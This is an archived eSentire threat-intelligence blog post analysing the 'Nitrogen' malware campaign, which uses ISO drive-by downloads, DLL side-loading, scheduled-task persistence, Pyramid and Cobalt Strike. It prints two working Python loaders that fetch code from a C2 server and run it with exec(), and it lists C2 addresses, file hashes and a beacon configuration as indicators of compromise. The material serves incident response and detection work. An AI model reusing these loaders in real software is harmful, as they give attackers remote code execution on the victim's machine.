Persistent Connection Established: Nitrogen Campaign Leverages DLL Side-Loading Technique for C2 Communication

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-05 16:10:25 UTC

Adversaries don't work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here's the latest from our TRU Team…

What did we find?

In June 2023, we identified and effectively responded to security incidents involving multiple hosts associated with Python-based post-exploitation. We named the campaign Nitrogen after the PDB path and the strings found in the malicious msi.dll employed during the initial infection.

The threat actor(s) established initial access via a drive-by download, wherein the victim downloaded an ISO image from a compromised WordPress website.

Figure 1: Compromised WordPress website hosting the malicious ISO image

Below is a description of the observed initial infection chain.

The process begins with the manual execution of the install file by the end user from within an ISO image. Subsequently, the installer proceeds to load the msi.dll file and decrypts the accompanying data file. A more comprehensive analysis of this campaign will follow this blog.



Figure 2: Contents of an ISO image



Figure 3: Initial Infection Chain (SentinelOne console)

The malicious installer drops an embedded Python distribution as well as the malicious DLL that is used for sideloading (T1574.002) under the "*C:\Users\Public\Music\python*" path.



Figure 4: Files dropped under C:\Users\Public\Music\python path.

The scheduled task, "*OneDrive Security Task-S-1-5-21-5678566754-9123742832-2638705499-2003*", is created as a persistence mechanism to run the pythonw.exe binary. The task is set to trigger at system startup and expires on 12/1/2029 at midnight.



Figure 5: Scheduled Task creation (SentinelOne console)

The threat actor(s) have been observed employing the DLL sideloading technique to execute a malicious payload and establish a persistent connection with C2 servers. The screenshot below reveals the utilization of python310.dll as the DLL for sideloading.



Figure 6: DLL sideloading

We found the code responsible for establishing a connection to a remote host, retrieving compressed and encoded data, and executing it locally.

```python
import zlib,base64,ssl,socket,struct,time
for x in range(10):
    try:
        so=socket.socket(2,1)
        so.connect((host(),port()))
        s=ssl.wrap_socket(so)
        break
    except:
        time.sleep(5)
l=struct.unpack('>I',s.recv(4))[0]
d=s.recv(l)
while len(d)<l:
    d+=s.recv(l-len(d))
exec(zlib.decompress(base64.b64decode(d)),{'s':s})
```

Figure 7: Code responsible for establishing a remote connection with C2

We were able to extract the C2 from the malicious DLLs:

- 166.0.94[.]216:8880
- 45.61.128[.]133:1042

The threat actor(s) were able to run Bloodhound-py and LaZagne on patient zero via one of the malicious Python files (work2.py). During the investigation, our in-house Incident Response team retrieved a copy of the work2.py script for further analysis.

The Python script contained the Pyramid module; Pyramid is a Python-based HTTP/HTTPS C2 server equipped with the ability to distribute encrypted payloads. Additionally, Pyramid incorporates numerous modules to facilitate the loading of offensive tools such as LaZagne, Bloodhound-py, secretsdumps, and more.

The snippet of the Pyramid module below makes an encrypted HTTP request to a server, providing authorization credentials and executing the received response payload as code.

```python
gcontext = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)
gcontext.check_hostname = False
gcontext.verify_mode = ssl.CERT_NONE

request = urllib.request.Request(pyramid_http + '://'+ pyramid_server + ':' + pyramid_port + encode_encrypt_url + \
                  base64.b64encode((encrypt_wrapper((pyramid_module).encode(), encryption))).decode('utf-8'), \
                  headers={'User-Agent': user_agent})
base64string = base64.b64encode(bytes('%s:%s' % (pyramid_user, pyramid_pass),'ascii'))
request.add_header("Authorization", "Basic %s" % base64string.decode('utf-8'))

result = urllib.request.urlopen(request, context=gcontext)
payload=result.read()
paydec=encrypt_wrapper(payload,encryption)
exec(paydec.decode('utf-8'))
```

Figure 8: Snippet of the Pyramid module

Another file that the attacker(s) utilized to drop a Cobalt Strike DLL was work7.py, which contained Python code with a marshal module to execute a payload that has been marshaled or serialized.

Figure 9: work7.py contents

Upon disassembling the bytecode, we were able to retrieve the Cobalt Strike DLL that the attacker(s) ran on one of the hosts. You can find the Cobalt Strike beacon configuration at the end of this article.

It is important to note that within a span of 2 hours, the threat actor(s) engaged in lateral movement, deploying several malicious Python files onto compromised hosts.

Our Threat Response Unit (TRU) conducted further research and identified other samples involved in the Nitrogen campaign, including the malicious DLLs used for sideloading. We were also able to extract additional C2s for the campaign that you can find in the Indicators of Compromise section.

How did we find it?

- eSentire MDR for Endpoint identified Python-based post-exploitation activities.

What did we do?

- Our Incident Handling Team responded to the threat and took containment actions, such as quarantining the infected hosts.
- Further infection was prevented by eSentire MDR for Endpoint.

What can you learn from this TRU positive?

- The threat actor(s) used DLL sideloading to execute the malicious payload. DLL side-loading attacks can help bypass security mechanisms and evade detection.
- By abusing legitimate processes or loading DLLs from trusted locations, attackers can blend their malicious activities with legitimate operations, making it harder for security solutions to identify the malicious behavior.
- Pyramid, a covert and stealthy tool, played a crucial role in facilitating post-exploitation activities conducted by the threat actor(s).
- The Cobalt Strike payload was loaded and executed stealthily in memory within one of the Python processes, demonstrating an effective technique to evade EDR detections.

Recommendations from our Threat Response Unit (TRU) Team:

- Encouraging good cybersecurity hygiene among your users by using Phishing and Security Awareness Training (PSAT) when downloading software from the Internet.
- Protect endpoints against malware by:
    - Ensuring antivirus signatures are up-to-date.
    - Using a Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR) tool to detect and contain threats.

eSentire's Threat Response Unit (TRU) is a world-class team of threat researchers who develop new detections enriched by original threat intelligence and leverage new machine learning models that correlate multi-signal data and automate rapid response to advanced threats.

If you are not currently engaged with an MDR provider, eSentire MDR can help you reclaim the advantage and put your business ahead of disruption.

Learn what it means to have an elite team of Threat Hunters and Researchers that works for you. Connect with an eSentire Security Specialist.

Indicators of Compromise

Indicator	Note
ISO image	e825667790caf1024ea2a6f907387f860ea431bca6d799f0e69d031483c42568
ISO image	5f3488fc958b98867ef661c6697b5c2cd920199f7209086591a5e87e691891f4
ISO image	9c57a2a27b6fcea5bcf1eda791ccdaa0eb3fdbf93781b37283d956332f4d2ceb
ISO image	2eb2ef7a562145a0faf3c82f439221908adfcc784022a64e5bb17a432f4a8a91
ISO image	9ae74c4247a7e8acdebfd87781c9ebb594e68a26b64ac84dbb1fbaebf4fc8058
python310.dll	71ef00dd6c5e0446bab2ee2d030547a1841e5fdf5063902c206b6f4bf9ca9a11
python310.dll	ff32997b85098d2bb0f1adccc5dc4e608a869dd54fc8539482788855d53d43b7

python310.dll	e74c4cf311f2b3365605b6648d96baf5674990c3f181f01f462e1ba665bf1f7f
python310.dll	8dfac6521ef877efede0a82bf46d94f590127e2607b78d08321953796fddbba9
python310.dll	8859a09fdc94d7048289d2481ede4c98dc342c0a0629cbcef2b91af32d52acb5
python310.dll	fa911a3639ae77f8f890fb76ba1ab78c2ab17ab80bdfec381ab6a9ba8fef32fe
python310.dll	bacbe893b668a63490d2ad045a69b66c96dcacb500803c68a9de6cca944affef
python310.dll	3ce4ed3c7bd97b84045bdcfc84d3772b4c3a29392a9a2eee9cc17d8a5e5403ce
python310.dll	535aefaba2eb8d7898b176b0dcdd23fcef984994e609db222c33ece2d1c081b3
C2	141.98.6[.]95:4418
C2	104.234.147[.]74
C2	141.98.6[.]95:8880
C2	141.98.6[.]96:4419
C2	141.98.6[.]96:8880
C2	45.61.128[.]133:888
C2	85.217.144[.]233:8443
C2	166.0.94[.]216:8880

C2	45.61.128[.]133:1042

Yara rule

```
{
  "BeaconType": [
    "HTTPS"
  ],
  "Port": 8443,
  "SleepTime": 10000,
  "MaxGetSize": 2801745,
  "Jitter": 37,
  "C2Server": "85.217.144[.]234,/jquery-3.3.1.min.js",
  "HttpPostUri": "/jquery-3.3.2.min.js",
  "Malleable_C2_Instructions": [
    "Remove 1522 bytes from the end",
    "Remove 84 bytes from the beginning",
    "Remove 3931 bytes from the beginning",
    "Base64 URL-safe decode",
    "XOR mask w/ random key"
  ],
  "HttpGet_Verb": "GET",
  "HttpPost_Verb": "POST",
  "HttpPostChunk": 0,
  "Spawnto_x86": "%windir%\\syswow64\\dllhost.exe",
  "Spawnto_x64": "%windir%\\sysnative\\dllhost.exe",
  "CryptoScheme": 0,
  "Proxy_Behavior": "Use IE settings",
  "Watermark": 587247372,
  "bStageCleanup": "True",
  "bCFGCaution": "False",
  "KillDate": 0,
  "bProcInject_StartRWX": "False",
  "bProcInject_UseRWX": "False",
  "bProcInject_MinAllocSize": 17500,
  "ProcInject_PrependAppend_x86": [
    "kJA=",
    "Empty"
  ],
  "ProcInject_PrependAppend_x64": [
    "kJA=",
    "Empty"
  ],
  "ProcInject_Execute": [
```

```
    "ntdll:RtlUserThreadStart",
    "CreateThread",
    "NtQueueApcThread-s",
    "CreateRemoteThread",
    "RtlCreateUserThread"
  ],
  "ProcInject_AllocationMethod": "NtMapViewOfSection",
  "bUsesCookies": "True",
  "HostHeader": ""
}
```

To learn how your organization can build cyber resilience and prevent business disruption with eSentire’s Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

Source: https://www.esentire.com/blog/persistent-connection-established-nitrogen-campaign-leverages-dll-side-loading-technique-for-c2-communication